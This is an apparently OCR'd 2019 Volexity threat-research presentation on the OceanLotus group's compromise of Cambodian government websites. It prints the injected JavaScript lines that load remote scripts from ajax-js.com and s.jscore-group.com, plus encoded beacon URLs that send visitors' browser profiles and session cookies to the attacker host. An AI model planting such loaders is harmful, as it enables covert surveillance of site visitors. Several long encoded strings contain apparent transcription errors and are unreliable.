VOLEXITY

OceanLotus

Digital Surveillance and Cyberespionage at Scale


Steven Adair | Volexity

Volexity Cyber Sessions | Reston, VA | September 25, 2019

1

Background

- In May 2015, Chinese cybersecurity company Qihoo 360 releases a report on a threat group they call OceanLotus.
- Report detailed targeted attacks against Chinese government agencies, maritime institutions, research organizations, and shipping enterprises since 2012.
- Attacks are described as state-sponsored, but no nation named as a likely culprit.



 2

2

OceanLotus & Mac Malware

- In the initial report from Qihoo 360, references to Mac malware were made.
- In February 2016, samples were publicly analyzed by researchers at AlienVault, revealing advanced malware capabilities targeting OS X.
- The malware is identified as having several encryption routines, anti-debugging capabilities, and built-in capabilities to support executing commands and applications, terminating processes, removing files, etc.

Ref: https://www.alienvault.com/blogs/labs-research/oceanlotus-for-os-x-an-application-bundle-pretending-to-be-an-adobe-flash-update

 3

3

OceanLotus = Vietnamese?

- In May 2017, FireEye publishes a blog describing several new OceanLotus spear phishing messages, malicious attachments, and backdoors.
  - Multiple new backdoors with different capabilities and command and control protocols are detailed.
- FireEye describes several targets and victims of OceanLotus campaigns that have a theme in common:
  - Not Vietnamese
  - Have business or other interests specifically pertaining to Vietnam
- OceanLotus effectively outed/named as being a Vietnamese APT group.
  - The blog also tied OceanLotus to an EFF blog from 2014 where Vietnamese activists/bloggers were targeted with malware.

Ref: https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html

 4

4

Massive Tracking Campaign Uncovered

- In November 2017, Volexity releases blog describing massive OceanLotus spying campaign.
- Strategic Web Compromised sites:
  - Chinese Shipping/Oil
  - LA / KH / PH Government
  - VN / US / etc. Human Rights/NGO (with Vietnamese Focus)

 5

5

The Next Wave of OceanLotus

The Accidental Discovery of Mass Surveillance

6

Scanbox!

- On a nice spring day in 2017, we received a Scanbox alert from a customer's web browsing activity.
- Quick intro or refresher on Scanbox...
  - PHP and JavaScript framework designed to profile and "exploit" visitors of a website
  - Has multiple plugins that support examining the browser, browser plugins, installed software, and report various details
  - Also has keylogger functionality (see our Virtual Private Keylogging blog)
- Scanbox is primarily used by Chinese APT groups.

 7

7

MFAIC Cambodia

- Examination of the alert reveals two key items:
  - Alert is being triggered for connections back to the domain **ajax-js[.]com**
  - Referring (compromised) URL is from www.mfaic.gov[.]kh
    - The Ministry of Foreign Affairs and International Cooperation in Cambodia
- Scanbox in the wild is always interesting to see..
  - Threat actor has breached MFAIC and installed Scanbox
  - Further targeting organizations that would visit Cambodian MFA website

 8

8

Scanbox in Source

/themes/ministry-of-foreign-affair/js/pdfobject.min.js?ver=2.0

```
h,height,id)}else{if(PDFJS_URL){return generatePDFJSiframe(targetNode,url,pdfOpenFragment,PDFJS_URL,i
d)}else if(fallbackLink){fallbackHTML=typeof fallbackLink=="string"?fallbackLink:fallbackHTML_defaul
t;targetNode.innerHTML=fallbackHTML.replace(/\[url\]/g,url)}return embedError("This browser does not
support embedded PDFs")}};return{embed:function(a,b,c){return embed(a,b,c)},pdfobjectversion:function
(){return pdfobjectversion},supportsPDFs:function(){return supportsPDFs}()});document.getElementsB
yTagName('head')[0].appendChild(document.createElement('script')).src='https://ajax-js.com/i/?1';
```

 9

9

Earlier Activity and New Investigations

- Just two weeks earlier, we had identified a different Scanbox URL on the website of the Ministry of the Interior (www.interior.gov.kh).
  - 5.104.105.194/adminxx5xx/
- Start proactively taking a look at KH Government websites…
  - The Ministry of Foreign Affair (MFA) – www.mfa.gov.kh
  - The findings were... interesting

 10

10

Directory Listing On and Interesting Files

11

64-bit Binaries -> Leviathan/GreenCrew/APT 40

```
File Name : cript.dat
Directory : .
File Size : 26 kB
File Modification Date/Time : 2017:05:12
02:06:49-04:00
File Access Date/Time : 2018:02:26
18:36:31-05:00
File Inode Change Date/Time : 2017:06:21
01:05:24-04:00
File Permissions : rw-r--r--
File Type : Win64 EXE
MIME Type : application/octet-stream
Machine Type : AMD AMD64
Time Stamp : 2014:09:01 04:00:24-04:00
PE Type : PE32+
```

```
$ strings -e l msbuild.log
%s\*
%s\%s
cmd.exe
svchost.exe
kernel32
%d %d.%d.%d %s
%d Core %.2f GHz
%.2f GB
null
[Green] pid=%d tid=%d modulePath=%s|
modulePath=
modulePath=%[^|]
```


12

Interesting JavaScript File

- Closer look at the file /jwplayer.js reveals:

```
.jwGetBandwidth=function(){};r.jwGetLockState=function(){};r.jwLock=function(){};r.jwU
nlock=function(){};if(s.config.chromeless&&!e.utils.isIOS()){h()}else{r.skin.load(s.co
nfig.skin,h)}return r}})(jwplayer)}m=document.getElementsByTagName("script")[1];jwp=do
cument.createElement("script");jwp.title="//s.jscore-group";jwp.async=true;jwp.src= jw
p.title+".com/js/jwp.js";m.parentNode.insertBefore(jwp,m);
```

- Obfuscated JS that loads more JS from the following URL:
  - http://s.jscore-group.com/js/jwp.js

 13

13

Examining HTTP Activity

- The JS was designed to blend in and look like it is a legitimate part of the website's JW Player plugin.
- Pulled all related traffic from system accessing the KH MFA website.
- Request for jwp.js showed the file was pretty large – approximately 48 KB.
- Network traffic showed follow-on HTTP requests that were particularly interesting.

 14

14

HTTP Activity Cont'd

- A follow on URL from s.jscore-group.com was requested: https://health-ray-id.com/robot.txt
  - Text file with a constantly changing GUID value. Example:

    `2223f4b74d-5db0-40a7-8755-bf1d257aa513`
- Followed by a few more interesting requests like: http://s.jscore-group.com/ads/JTdCJTIydXVpZCUyMiUzQSUyMjdkMmQ3Y2U0N2RkMTdhZWJhZWU5MjhhMmJjMWFmMDk1JTIyJTJDJTIyenV1aWQlMjIlM0ElMjIyM2Y0Yjc0ZC01ZGIwLTQwYTctODc1NS1iZjFkMjU3YWE1MTMlMjIlMkMlMjJoYXNoJTIyJTNBJTIyJTIyJTdE/adFeedback.js

© Volexity Inc. 15

15

Next Request

http://s.jscore-
group.com/sync/JTdCJ2IyaGlzdG9yeSUyMiUzQSU3QiUyMmNsaWVudF90aXRsZSUyMiUzQSUyMiV1MTc4MCV1MTdEMiV1MTc5QSV1MTc5RiV1MTdCRCV1MTc4NCV1MTc4MCV1YTdCNiV1MT
c5QSV1MTc5NCV1MTc5QSV1MTc5MSV1MTdDMSV1MTc5RiUyMCV1MTc5MyV1MTdCNyV1MTc4NCV1MTcMRiV1MTdBMCV1MTc5NCV1MTdPMiV1MTc5QSV1MTc4RiV1MTdCNyV1MYc5NCV1M
Tc4RiV1MTdEMiV13Tc4RiV1MTdCNyV1MTc4MCV1MTdCNiV1MTc5QSV1MTdBMiV1MTc5MyV1MTdEMiV1MTc4RiV1MTc5QSV1MTc4NyV1MTdCNiV1MTc4RiV1MTdCNyUyMCV1MTc5MyV1MTdC
NyV1MTc4NCV1MTc5RiV1MTdEMiV1MTc5MCV1MTdCNiV1MTc5MyV1MTc4RiV1MTdDNiV1MTc4RSV1MTdCNiV1MTc4NCV1MTc4MCV1MTc5OCV1MTdEMiV1MTc5NiV1MTdCQiV1MTc4NyV1MTd
CNiUyMCV1MTc4NyV1MTdCRCV1MTc5OSV1MTc5RiV1MTc4NCV1MTdEMiV1MTc5QSV1MTdEMiV1MTc4MiV1MTdDNCV1MTdDNAV1MTc5NiV1MTc5QiV1MTc5QSV1MTc4QSV1MTdEMnV1MTc4
QiV1MTc4MSV1MTdEMiV1Mbc5OCV1MTdDMiV1MTc5QSUyMCV1MTdFNSV1MTdFNyV1MTdFOCUyMCV1MTc5MyV1MTdCNiV1MTc4MCV1MTdDQRUyMCV1MTc4MCV1MTdEMiV1MTc5MyV1MT
dCQiV1MTc4NCV1MTc5RSV1MTc5OSV1MTdD2CV1MTc5NiV1MTdDMSV1MTc5QiUyMCV1MTdFOSUyMCV1MTc4MSV1MTdDMiUyMCV1MTc4QSV1MTdCRSV1MTc5OCV1MTc4NiV1MTdEMiV1M
Tc5MyV1MTdCNiV1MTdDNiUyMCV1MTdFMiV1MTdFMCV1MTdFMSV1MTdFNiUyMiUyQyUyMmNsaWVudF91cmwlMjIlM0ElMjJodHRwJTNBLy93d3cubWZhLmdvdi5raC8lM0ZwYWdlJTNEZGV0Y
WlsJTI2Y3R5cGUlM0RhcnRpY2xlJTI2aWQlM0QxOTY4JTI2bGclM0RlbiUyMiUyQyUyMmNsaWVudF9jb29raWUlMjIlM0ElMjJQSFBTRVNTSUQlM0RrNTgyZjMzYmY4MDMwZWVlMjY1OGM5YzYyNj
MyN2NkYSUzQiUyMF9fYXR1dmMlM0QxJTI1N0MyMSUzQiUyMF9fYXR1dnMlM0Q1OTI0MjRjODFmYTkzZmY5MDAwJTNCJTIwX19hdHNzYyUzRGdvb2dsZSUyNTNCMSUzQiUyMFNBUElTX0lEJT
NEY0dacVlXTnBabU50YVdobVpHcG9jRzVxY0dscFkyc3VZMjl0WW5KdmQzTmxjaTFsZUhSbGJuTnBiMjR1YW1SbWEyMXBZV0pxJTIyJTJDJTIyY2xpZW50X2hhc2glMjIlM0ElMjIlMjIlMkMlMjJjbGl
lbnRfcmVmZXJyZXIlMjIlM0ElMjJodHRwcyUzQS8vd3d3Lmdvb2dsZS5jb20vJTIyJTJDJTIyY2xpZW50X3BsYXRmb3JtX3VhJTIyJTNBJTIyTW96aWxsYS81LjAlMjAlMjhXaW5kb3dzJTIwTlQlMjAxM
C4wJTNCJTIwV09XNjQlMjklMjBBcHBsZVdlYktpdC81MzcuMzYlMjAlMjhLSFRNTCUyQyUyMGxpa2UlMjBHZWNrbyUyOSUyMENocm9tZS81OC4wLjMwMjkuMTEwJTIwU2FmYXJpLzUzNy4zNiUy
MiUyQyUyMmNsaWVudF90aW1lJTIyJTNBJTIyMjAxOy0wNS0yM1QxMiUzQTAyJTNBMTcuODkxWiUyMiUyQyUyMnRpbWV6b25lJTIyJTNBJTIyQW1lcmljYS9OZXdfWW9yayUyMiUyQyUyMmNsa
WVudF9uZXR3b3JrX2lwX2xpc3QlMjIlM0ElNUIlMjIxOTIuMTY4LjgwLjIwNCUyMiU1RCUyQyUyMmNsaWVudF9hcGklMjIlM0ElMjIwMDcKMDAyZTAwNmEwMDczMDA2MzAwNmYwMDcyMDA2NT
AwMmQwMDY3MDA3MjAwNmYwMDc1MDA3MDAwMmUwMDYzMDA2ZjAwNmQlMjIlMkMlMjJjbGllbnRfdXVpZCUyMiUzQSUyMjdkMmQ3Y2U0N2RkMTdhZWJhZWU5MjhhMmJjMWFmMDk1JTI
yJTJDJTIyY2xpZW50X3p1dWlkJTIyJTNBJTIyMjNmNGI3NGQtNWRiMC00MGE3LTg3NTUtYmYxZDI1N2FhNTEzJTIyJTJDJTIyZHVyaW5nJTIyJTNBJTdCJTIyaGlzdG9yeSUyMiUzQTI3OTclMkMlMj
J3ZWJydGMlMjIlM0ElNUIyNzk1JTVEJTdEJTdEJTJDJTIybmF2aWdhdG9yJTIyJTNBJTdCJTIydXNlckFnZW50JTIyJTNBJTIyTW96aWxsYS81LjAlMjAlMjhXaW5kb3dzJTIwTlQlMjAxMC4wJTNCJTIw
V09XNjQlMjklMjBBcHBsZVdlYktpdC81MzcuMzYlMjAlMjhLSFRNTCUyQyUyMGxpa2UlMjBHZWNrbyUyOSUyMENocm9tZS81OC4wLjMwMjkuMTEwJTIwU2FmYXJpLzUzNy4zNiUyMiUyQyUyMmF
wcFZlcnNpb24lMjIlM0ElMjI1LjAlMjAlMjhXaW5kb3dzJTIwTlQlMjAxMC4wJTNCJTIwV09XNjQlMjklMjBBcHBsZVdlYktpdC81MzcuMzYlMjAlMjhLSFRNTCUyQyUyMGxpa2xlMjBHZWNrbyUyOSUyM
ENocm9tZS81OC4wLjMwMjkuMTEwJTIwU2FmYXJpLzUzNy4zNiUyMiUyQyUyMmFwcENvZGVOYW1lJTIyJTNBJTIyTW96aWxsYSUyMiUyQyUyMmFwcE5hbWUlMjIlM0ElMjJOZXRzY2FwZSUyMi
UyQyUyMnBsYXRmb3JtJTIyJTNBJTIyV2luMzIlMjIlMkMlMjJwcm9kdWN0JTIyJTNBJTIyR2Vja28lMjIlMkMlMjJwcm9kdWN0U3ViJTIyJTNBJTIyMjAwMzAxMDclMjIlMkMlMjJtYXhUb3VjaFBvaW50c
yUyMiUzQTAlMkMlMjJsYW5ndWFnZSUyMiUzQSUyMmVuLVVTJTIyJTJDJTIybGFuZ3VhZ2VzJTIyJTNBJTVCJTIyZW4tVVMlMjIlMkMlMjJlbiUyMiU1RCUyQyUyMmRvTm90VHJhY2slMjIlM0FudWxs
JTJDJTIyY29va2llRW5hYmxlZCUyMiUzQXRydWUlMkMlMjJ2ZW5kb3IlMjIlM0ElMjJHb29nbGUlMjBJbmMuJTIyJTJDJTIydmVuZG9yU3ViJTIyJTNBJTIyJTIyJTJDJTIyb25MaW5lJTIyJTNBdHJ1ZSU
yQyUyMmhhcmR3YXJlQ29uY3VycmVuY3klMjIlM0E4JTJDJTIycGx1Z2lucyUyMiUzQSU3QiUyMmFjdGl2ZXglMjIlM0FmYWxzZSUyQyUyMmNv0nMlMjIlM0F0cnVlJTJDJTIyZmxhc2glMjIlM0FmY
WxzZSUyQyUyMmphdmElMjIlM0FmYWxzZSUyQyUyMmZveGl0JTIyJTNBZmFsc2UlMkMlMjJwaG9uZWdhcCUyMiUzQWZhbHNlJTJDJTIycXVpY2t0aW1lJTIyJTNBZmFsc2UlMkMlMjJyZWFscGxh
eWVyJTIyJTNBZmFsc2UlMkMlMjJzaWx2ZXJsaWdodCUyMiUzQWZhbHNlJTJDJTIydG91Y2glMjIlM0FmYWxzZSUyQyUyMnZic2NyaXB0JTIyJTNBZmFsc2UlMkMlMjJ2bGMlMjIlM0FmYWxzZSUyQ
yUyMndlYnJ0YyUyMiUzQXRydWUlMkMlMjJ3bXAlMjIlM0FmYWxzZSU3RCUyQyUyMl9zY3JlZW4lMjIlM0ElN0IlMjJ3aWR0aCUyMiUzQTE1MzYlMkMlMjJoZWlnaHQlMjIlM0E4NjQlMkMlMjJhdmFpb
FdpZHRoJTIyJTNBMTUxNiUyQyUyMmF2YWlsSGVpZ2h0JTIyJTNBODI0JTJDJTIycmVzb2x1dGlvbiUyMiUzQSUyMjE1MzZ4ODY0JTIyJTdEJTJDJTIyX3BsdWdpbnMlMjIlM0ElNUIlN0IlMjJkZXNjcm
lwdGlvbiUyMiUzQSUyMkVuYWJsZXMlMjBXaWRldmluZSUyMGxpY2Vuc2VzJTIwZm9yJTIwcGxheWJhY2slMjBvZiUyMEhUTUwlMjBhdWRpby92aWRlbyUyMG2vbnRlbnQuJTIwJTI4dmVyc2lvbiU
zQSUyMDEuNC44Ljk3MCUyOSUyMiUyQyUyMmZpbGVuYW1lJTIyJTNBJTIyd2lkZXZpbmVjZG1hZGFwdGVyLmRsbCUyMiUyQyUyMmxlbmd0aCUyMiUzQTElMkMlMjJuYW1lJTIyJTNBJTIyV2lkZ
XZpbmUlMjBDb250ZW50JTIwRGVjcnlwdGlvbiUyME1vZHVsZSUyMi13RCUyQyU3QiUyMmRlc2NyaXB0aW9uJTIyJTNBJTIyJTIyJTJDJTIyZmlsZW5hbWUlMjIlM0ElMjJtaGpmYm1kZ2NmamJicG
Flb2pvZm9ob2VmZ2llaGphaSUyMiUyQyUyMmxlbmd0aCUyMiUzQTElMkMlMjJuYW1lJTIyJTNBJTIyQ2hyb21lJTIwUERGJTIwVmlld2VyJTIyJTdEJTJDJTdCJTIyZGVzY3JpcHRpb24lMjIlM0ElMjIlM
jIlMkMlMjJmaWxlbmFtZSUyMiUzQSUyMmludGVybmFsLW5hY2wtcGx132luJTIyJTJDJTIybGVuZ3RoJTIyJTNBMiUyQyUyMm5hbWUlMjIlM0ElMjJOYXRpdmUlMjBDbGllbnQlMjIlN0QlMkMlN0IlMj
JkZXNjcmlwdGlvbiUyMiZzQSUyMlBvcnRhYmxlJTIwRG9jdW1lbnQlMjBGb3JtYXQlMjIlMkMlMjJmaWxlbmFtZSUyMiUzQSUyMmludGVybmFsLXBkZi12aWV3ZXIlMjIlMkMlMjJsZW5ndGglMjIlM0E
xJTJDJTIybmFtZSUyMiUzQSUyMkNocm9tZSUyMFBERiUyMFZpZXdlciUyMiU3RCU1RCUyQyUyMl9taW1lVHlwZXMlMjIlM0ElNUIlN0IlMjJkZXNjcmlwdGlvbiUyMiUzQSUyMldpZGV2aW5lJTIwQ29
udGVudCUyMERlY3J5cHRpb24lMjBNb2R1bGUlMjIlMkMlMjJzdWZmaXhlcyUyMiUzQSUyMiUyMiUyQyUyMnR5cGUlMjIlM0ElMjJhcHBsaWNhdGlvbi94LXBwYXBpLXdpZGV2aW5lLWNkbXUyMiU3
RCUyQyU3QiUyMmRlc2NyaXB0aW9uJTIyJTNBJTIyJTIyJTJDJTIyc3VmZml4ZXMlMjIlM0ElMjJwZGYlMjIlMkMlMjJ0eXBlJTIyJTNBJTIyYXBwbGljYXRpb24vcGRmJTIyJTdEJTJDJTdCJTIyZGVzY3Jp
cHRpb24lMjIlM0ElMjJOYXRpdmUlMjBDbGllbnQlMjBFeGVjdXRhYmxlJTIyJTJDJTIyc3VmZml4ZXMlMjIlM0ElMjIlMjIlMkMlMjJ0eXBlJTIyJTNBJTIyYXBwbGljYXRpb24veC1uYWNsJTIyJTdEJTJDJTd
CJTIyZGVzY3JpcHRpb24lMjIlM0ElMjJQb3J0YWJsZSUyME5hdGl2ZSUyMENsaWVudCUyMEV4ZWN1dGFibGUlMjIlMkMlMjJzdWZmaXhlcyUyMiUzQSUyMiUyMiUyQyUyMnR5cGUlMjIlM0ElMjJhc
HBsaWNhdGlvbi94LXBuYWNsJTIyJTdEJTJDJTdCJTIyZGVzY3JpcHRpb24lMjIlM0ElMjJQb3J0YWJsZSUyMERvY3VtZW50JTIwRm9ybWF0JTIyJTJDJTIyc3VmZml4ZXMlMjIlM0El2jJwZGYlMjIlMkM
lMjJ0eXBlJTIyJTNBJTIyYXBw2GljYXRpb24veC1nb29nbGUtY2hyb21lLXBkZiUyMiU3RCU1RCU3RCU3RB==/img_blank.gif

© Volexity Inc. 16

16

URLs

- Yes that last URL was as crazy as it looks.
- Turns out all of this JavaScript is formulating URLs full of base64.
- Let's decode them…
  - First URL decoded:

%7B%22uuid%22%3A%227d2d7ce47dd17aebaee928a2bc1af095%22%2C%22zuuid%22%3A%2223f4b74d-5db0-40a7-8755-bf1d257aa513%22%2C%22hash%22%3A%22%22%7D

 17

17

Long URL Decode

22%2C%22appVersion%22%3A%225.0%20%28Windows%20NT%2010.0%3B%20WOW64%29%20AppleWebKit/537.36%20%28KHTML%2C%20like%20Gecko%29%20Chrome/58.0.3029.110%20Safari/537.36%22%2C%22appCodeName%22%3A%22Mozilla%22%2C%22appName%22%3A%22Netscape%22%2C%22platform%22%3A%22Win32%22%2C%22product%22%3A%22Gecko%22%2C%22productSub%22%3A%2220030107%22%2C%22maxTouchPoints%22%3A0%2C%22language%22%3A%22en-US%22%2C%22languages%22%3A%5B%22en-US%22%2C%22en%22%5D%2C%22doNotTrack%22%3Anull%2C%22cookieEnabled%22%3Atrue%2C%22vendor%22%3A%22Google%20Inc.%22%2C%22vendorSub%22%3A%22%22%2C%22onLine%22%3Atrue%2C%22hardwareConcurrency%22%3A8%2C%22plugins%22%3A%7B%22activex%22%3Afalse%2C%22cors%22%3Atrue%2C%22flash%22%3Afalse%2C%22java%22%3Afalse%2C%22foxit%22%3Afalse%2C%22phonegap%22%3Afalse%2C%22quicktime%22%3Afalse%2C%22realplayer%22%3Afalse%2C%22silverlight%22%3Afalse%2C%22touch%22%3Afalse%2C%22vbscript%22%3Afalse%2C%22vlc%22%3Afalse%2C%22webrtc%22%3Atrue%2C%22wmp%22%3Afalse%7D%2C%22_screen%22%3A%7B%22width%22%3A1536%2C%22height%22%3A864%2C%22availWidth%22%3A1536%2C%22availHeight%22%3A824%2C%22resolution%22%3A%221536x864%22%7D%2C%22_plugins%22%3A%5B%7B%22description%22%3A%22Enables%20Widevine%20licenses%20for%20playback%20of%20HTML%20audio/video%20content.%20%28version%3A%201.4.8.970%29%22%2C%22filename%22%3A%22widevinecdmadapter.dll%22%2C%22length%22%3A1%2C%22name%22%3A%22Widevine%20Content%20Decryption%20Module%22%7D%2C%7B%22description%22%3A%22%22%2C%22filename%22%3A%22mhjfbmdgcfjbbpaeojofohoefgiehjai%22%2C%22length%22%3A1%2C%22name%22%3A%22Chrome%20PDF%20Viewer%22%7D%2C%7B%22description%22%3A%22%22%2C%22filename%22%3A%22internal-nacl-plugin%22%2C%22length%22%3A2%2C%22name%22%3A%22Native%20Client%22%7D%2C%7B%22description%22%3A%22Portable%20Document%20Format%22%2C%22filename%22%3A%22internal-pdf-viewer%22%2C%22length%22%3A1%2C%22name%22%3A%22Chrome%20PDF%20Viewer%22%7D%5D%2C%22_mimeTypes%22%3A%5B%7B%22description%22%3A%22Widevine%20Content%20Decryption%20Module%22%2C%22suffixes%22%3A%22%22%2C%22type%22%3A%22application/x-ppapi-widevine-cdm%22%7D%2C%7B%22description%22%3A%22%22%2C%22suffixes%22%3A%22pdf%22%2C%22type%22%3A%22application/pdf%22%7D%2C%7B%22description%22%3A%22Native%20Client%20Executable%22%2C%22suffixes%22%3A%22%22%2C%22type%22%3A%22application/x-nacl%22%7D%2C%7B%22description%22%3A%22Portable%20Native%20Client%20Executable%22%2C%22suffixes%22%3A%22%22%2C%22type%22%3A%22application/x-pnacl%22%7D%2C%7B%22description%22%3A%22Portable%20Document%20Format%22%2C%22suffixes%22%3A%22pdf%22%2C%22type%22%3A%22application/x-google-chrome-pdf%22%7D%5D%7D%7D

 18

18

Cleaned Up

","**appVersion**":"5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36","**appCodeName**":"Mozilla","**appName**":"Netscape","**platform**":"Win32","**product**":"Gecko","**productSub**":"20030107","**maxTouchPoints**":0,"**language**":"en-US","**languages**":["en-US","en"],"**doNotTrack**":null,"**cookieEnabled**":true,"**vendor**":"Google Inc.","**vendorSub**":"","**onLine**":true,"**hardwareConcurrency**":8,"**plugins**":{"activex":false,"cors":true,"flash":false,"java":false,"foxit":false,"phonegap":false,"quicktime":false,"realplayer":false,"silverlight":false,"touch":false,"vbscript":false,"vlc":false,"webrtc":true,"wmp":false},"**_screen**":{"width":1536,"height":864,"availWidth":1536,"availHeight":824,"resolution":"1536x864"},"**_plugins**":[{"description":"Enables Widevine licenses for playback of HTML audio/video content. (version: 1.4.8.970)","filename":"widevinecdmadapter.dll","length":1,"name":"Widevine Content Decryption Module"},{"description":"","filename":"mhjfbmdgcfjbbpaeojofohoefgiehjai","length":1,"name":"Chrome PDF Viewer"},{"description":"","filename":"internal-nacl-plugin","length":2,"name":"Native Client"},{"description":"Portable Document Format","filename":"internal-pdf-viewer","length":1,"name":"Chrome PDF Viewer"}],"**_mimeTypes**":[{"description":"Widevine Content Decryption Module","suffixes":"","type":"application/x-ppapi-widevine-cdm"},{"description":"","suffixes":"pdf","type":"application/pdf"},{"description":"Native Client Executable","suffixes":"","type":"application/x-nacl"},{"description":"Portable Native Client Executable","suffixes":"","type":"application/x-pnacl"},{"description":"Portable Document Format","suffixes":"pdf","type":"application/x-google-chrome-pdf"}]}}

19

More URLs

- A few more similar URLs are accessed to send back information, including the following:

http://s.jscore-group[.]com/sync/JLdCJTIyaGlzdG9yeSUyMiUzQSU3QiUyMmNsaWVudF90aXRsZSUyMiUzQSUybiV1MTc4MCV1MTdEMiV1MTc5QSV1MTc5RiV1MTdCRCV1MTc4NCV1MTc4MCV1MTdCNiV1MTc5QSV1MTc5NCV1MTc5QSV1MTc5MSV1MTdDMSV1MTc5RiUyMCV1MTc5MyV1ZZdCNyV1MTc4NCV1MTc5RiV1MTdBMCV1MTc5NCV1MTdEMiV1MTc5QSV1MTc4RiV1MTdCNyV1MTc5NCV1MTc4RiV1Dpc4RiV1MTdCNyV1MTc4MCV1MTdCNiV1MTc5QSV1MTdBMiV1MTc5xyV1MTdEMiV1MTc4RiV1MTc5QSV1MTc4NyV1MTdCNiV1M2c4RiV1MTdCNyUyMCV1MTc5MyV1MTdCNyV1MTc4NCV1MTc5RiV1MTdEMiV1MTc5MCV1MTdCNiV1MTc5MyV1MTc4RiV1MTdDNiV1MTc4RSV1MTdCNiV1MTc4MCV1MTc5OCV1MTdEMiV1MTc5NiV1MTdCQiV1MTc4NyV1MTc4NCV1MTdEMiV1MTc5QSV1MTdEMiV1MTc4MiV1MTdDNCV1MTdDNyV1MTc5NiV1MTc5QiV1MTc5QSV1MTc4QSV1MTdEMiV1MTc4QiV1MTc4MSV1MTdEMiV1MTc5OCV1MTdDMiV1MTc5QSUyMCV1MTc4QiV1MTc4MCV1MTdDQiUyMCV1MTc4NiV1MTdEMiV1MTc5QSV1MTc5OSV1MTdDOCV1MTc5NiV1MTdDMSV1MTc5QiUyMCV1MTdFOSUyMCV1MTc4MSV1MTdDMiUyMCV1MTc4QSV1MTcRSV1MTc5OCV1MTdEMiV1MTc5MyV1MTdCNiV1MTc4MCV1MTdDQiUyMCV1MTc4MCV1MTdFMiV1MTdFMCV1MTdFMSV1MTdFNiUyMiUyQyUyMmNsabVudF91cmwlMjIlM0ElMjJodHRwJTNBLy93d3cubWZhLmdvdi5raC8lM0ZwYWdlJTNEZGV0YWlsJTI2Y3R5cGUlM0RhcnRpY2xlJTI2aWQlM0QxOTY4JTI2bGclM0RraCUyMiUyQyUyMmNsaWVudF9jb29raWUlMjIlM0ElMjJQSFBTRVNTSUQlM0RiNTgyZjMzYmY4MDMwZWVlMjY1OGM5YzYyNjMyN2NkYSU0dQiUyMF9fYXRzc2MlM0Rnb29nbGUlMjUzQjElM0IlMjBfX19BUEITSUQlM0Q3ZDJkN2NlNDdkZDE3YWViYWVlOTI4YTJiYzFhZjA5NSUzQiUyMF9fYXR1dmMlM0QyJTI1N0MyMSUzQiUyMF9fYXR1dnMlM0Q1OTI0MjRjODFmxTkzZmY1MDDAxJTNCJTIwU0FQSVNfSUQlM0RjR1pxWVdOcFptTnRhV2htWkdwb2NHNXFjR2xwWTJzdVkyOXRZbkp2ZDNObGNpMWxlSFJsYm5OcGIyNHVhbV1tYTIxcFlXSnElMjIlMkMlMjJjbGllbnRfaGFzaCUyMiUzQSUyMiUyMiUyQyUyMmNsaWVudF9yZWJlcnJlciUyMiUzQSUyMmh0dHAlM0EvL3d3dy5tZmEuZ292LmtoLyUzRnBhZ2UlM0RkZXRhaWwlMjZjdHlwZSUzRGFydGljbGUlMjZpZCUzRDE5NjglMjZsZyUzRGVuJTIyJTJDJTIyY2xpZW50X3BsYXRmb3JtX3VhJTIyJTNBJTIyTb96a WxsYS81LjAlMjAlMjhXaW5kb3dzJTIwTlQlMjAhgC4wJTNCJTIwV09XNjQlMjklMjBBcHBsZVdlYktpdC81MzcuMzYlMjAlMjhLSFRNTCUyQyUyMGxpa2UlMjBHZWNrbyUyOSUyMENocm9tZS81OC4wLjMwMjkuMTEwJTIwU2FmYXJpLzUbNy4zNiUyMiUyQyUyMmNsaWVudF90aW1lJTIyJTNBJTIyMjAxNy0wNS0yn1QxMiUzQTAyJTNBNTAuODE5WiUyMiUyQyUyMnRpbWV6b25lJTIyJTNBJTIyQW1lcmljYS9OZXdfW9yayUyMiUyQyUyMmNsaWVudF9uZXR3b3JrX2lwX2xpc3QlMjIlM0ElNUlMjIxOTIuMTY4LjgwLjIwNCUyMiU1RCUyQyUyMmNsaWVudF9hcGklMjIlM0ElMjIwMDczMDAyZTAwNmEwMDczMDA2MzAwNmYwMDcyMDA2NTAwMmQwMDY3MDA3MjAwNmYwM201MDA3MDAwMmUwMDYzbDA2ZjAwNmQlMjIlMkMlMjJjbGllbnRfdXVpZCUyMiUzQSUyMjdkMmQ3Y2U0N2RkMTdhZWJhZWU5MjhhMmJjMWFmMDk1JTIyJTJDJTIyY2xpZW50X3p1dWlkJTIyJTNBJTIyMjNmNGI3NGctNWRiMC00MGE3LTg3NTUtYmYxZDI1N2FhNTEzJTIyJTJDJTIyZHVyaW5nJTIyJTNBJTdCJTIyaGlzdG9yeSUyMiUzQTEzNTUlMkMlMjJ3ZWJydGMlMjIlM0ElNUI1NjIlNUQlN0QlN0QlMkMlMjJuYXZpZ2F0b3IlMjIlM0ElN0QlN0Q=/img_blank.gif

20

Decoded & Cleaned Up

{ "**history** ":{ "**client_title** ":
"%u1780%u17D2%u179A%u179F%u17BD%u1784%u1780%u17B6%u179A%u1794%u179A%u1791%u17C1%u179F
%u1793%u17B7%u1784%u179F%u17A0%u1794%u17D2%u179A%u178F%u17B7%u1794%u178F%u17D2%u178F%u17B7
%u1780%u17B6%u179A%u17A2%u1793%u17D2%u178F%u179A%u1787%u17B6%u178F%u17B7
%u1793%u17B7%u1784%u179F%u17D2%u1790%u17B6%u1793%u178F%u17C6%u178E%u17B6%u1784%u1780%u1798
%u17D2%u1796%u17BB%u1787%u17B6
%u1787%u17BD%u1799%u179F%u1784%u17D2%u179A%u17D2%u1782%u17C4%u17C7%u1796%u179B%u179A%u178A
%u17D2%u178B%u1781%u17D2%u1798%u17C2%u179A %u17E5%u17E7%u17E8 %u1793%u17B6%u1780%u17CB
%u1780%u17D2%u1793%u17BB%u1784%u179A%u1799%u17C8%u1796%u17C1%u179B %u17E9 %u1781%u17C2
%u178A%u17BE%u1798%u1786%u17D2%u1793%u17B6%u17C6 %u17E2%u17E0%u17E1%u17E6 ", "**client_url** ":
"http://www.mfa.gov.kh/?page=detail&ctype=article&id=1968&lg=kh ", "**client_cookie** ":
